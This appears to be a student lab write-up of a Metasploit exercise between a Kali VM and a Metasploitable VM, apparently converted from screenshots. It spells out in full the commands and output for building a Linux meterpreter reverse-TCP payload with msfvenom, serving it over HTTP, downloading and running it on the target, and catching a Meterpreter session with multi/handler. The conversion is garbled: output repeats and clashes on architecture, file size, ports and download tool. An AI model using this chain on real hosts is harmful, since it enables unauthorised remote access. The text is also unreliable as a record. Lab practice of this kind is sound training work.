



Oluwadamilola Ogbaja

Metasploit is already preinstalled on my kali vm



Pinging



## Making payload and Getting payload on metasploitable machine

\$ msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=10.0.2.15 LPORT=4444 -f elf > payload.elf

[!] No platform was selected, choosing Msf::Module::Platform::Linux from the payload

[!] Using 'elf' as the encoder

[!] Using generic as the selector arch: aarch64 from the payload

No encoder specified, outputting raw payload

Payload size: 123 bytes

Final size of elf file: 297 bytes

[kali㉿kali: ~]

[\*] msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=10.0.2.15 LPORT=4444 -f elf > payload.elf

[!] No platform was selected, choosing Msf::Module::Platform::Linux from the payload

[!] Using 'elf' as the encoder

[!] Using generic as the selector arch: aarch64 from the payload

No encoder specified, outputting raw payload

Payload size: 123 bytes

Final size of elf file: 297 bytes

[kali㉿kali: ~]

[\*] msfconsole -q -x "use exploit/multi/handler"

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

10.0.2.4 - - [09/Mar/2025 18:39:24] "GET /payload.elf HTTP/1.0" 200 -

[kali㉿kali: ~]

[\*] msfconsole -q -x "use exploit/multi/handler"

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

10.0.2.4 - - [09/Mar/2025 18:39:24] "GET /payload.elf HTTP/1.0" 200 -

[kali㉿kali: ~]

[\*] msfconsole -q -x "use exploit/multi/handler"

[\*] Using configured payload generic/shell\_reverse\_tcp

[\*] Using encoder generic (generic) > set payload linux/x86/meterpreter/reverse\_tcp

payload => linux/x86/meterpreter/reverse\_tcp

msf6 exploit(multi/handler) > set LHOST 10.0.2.15

LHOST => 10.0.2.15

msf6 exploit(multi/handler) > set LPORT 4444

LPORT => 4444

msf6 exploit(multi/handler) > exploit

[\*] Started reverse TCP handler on 10.0.2.15:4444

[\*] Sending stage (1017704 bytes) to 10.0.2.4

[\*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:35326) at 2025-03-09 18:47:00 -0400

meterpreter >

meterpreter > !

[msfadmin@netasploit: ~]\$ wget http://10.0.2.15:8080/payload.elf

[10.3.9.2:2701->10.0.2.15:8080] payload.elf

[\*] Connection to 10.0.2.15:8080... connected.

[\*] HTTP request sent, awaiting response... 200 OK

Length: 297 (application/octet-stream)

100%[=====] 297 --.-K/s

10:39:27 (13.09 MB/s) - 'payload.elf' saved [297/297]

msfadmin@netasploit: ~\$ chmod +x payload.elf

msfadmin@netasploit: ~\$ ./payload.elf

[\*] illegal instruction

msfadmin@netasploit: ~\$ ./payload.elf

[-]

## Running ifconfig on meterpreter

The screenshot shows two windows from a Kali Linux virtual machine. The left window is a terminal session titled 'kali㉿kali: ~' where a reverse TCP payload is being created and served via http://server:8888. The right window is another terminal session titled 'msadmin@metasploitable: ~' where the exploit is being tested on a Metasploitable host.

**Left Terminal (kali㉿kali: ~):**

```
[kali㉿kali: ~]
[-] msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f elf > payload.elf
[!] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[!] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

[kali㉿kali: ~]
$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888) ...
10.0.2.4 - - [09/Mar/2025 18:39:24] "GET /payload.elf HTTP/1.0" 200 207
```

**Right Terminal (msadmin@metasploitable: ~):**

```
msadmin@metasploitable: ~$ curl http://10.0.2.15:8888/payload.elf
--18:39:27-- http://10.0.2.15:8888/payload.elf
           => 'payload.elf'
connecting to 10.0.2.15:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 (application/octet-stream)
100%[=====] 207 --.-K/s
18:39:27 (13.09 MB/s) - `payload.elf' saved [207/207]

msadmin@metasploitable: ~$ chmod +x payload.elf
msadmin@metasploitable: ~$ ./payload.elf
Illegal instruction
msadmin@metasploitable: ~$ ./payload.elf
```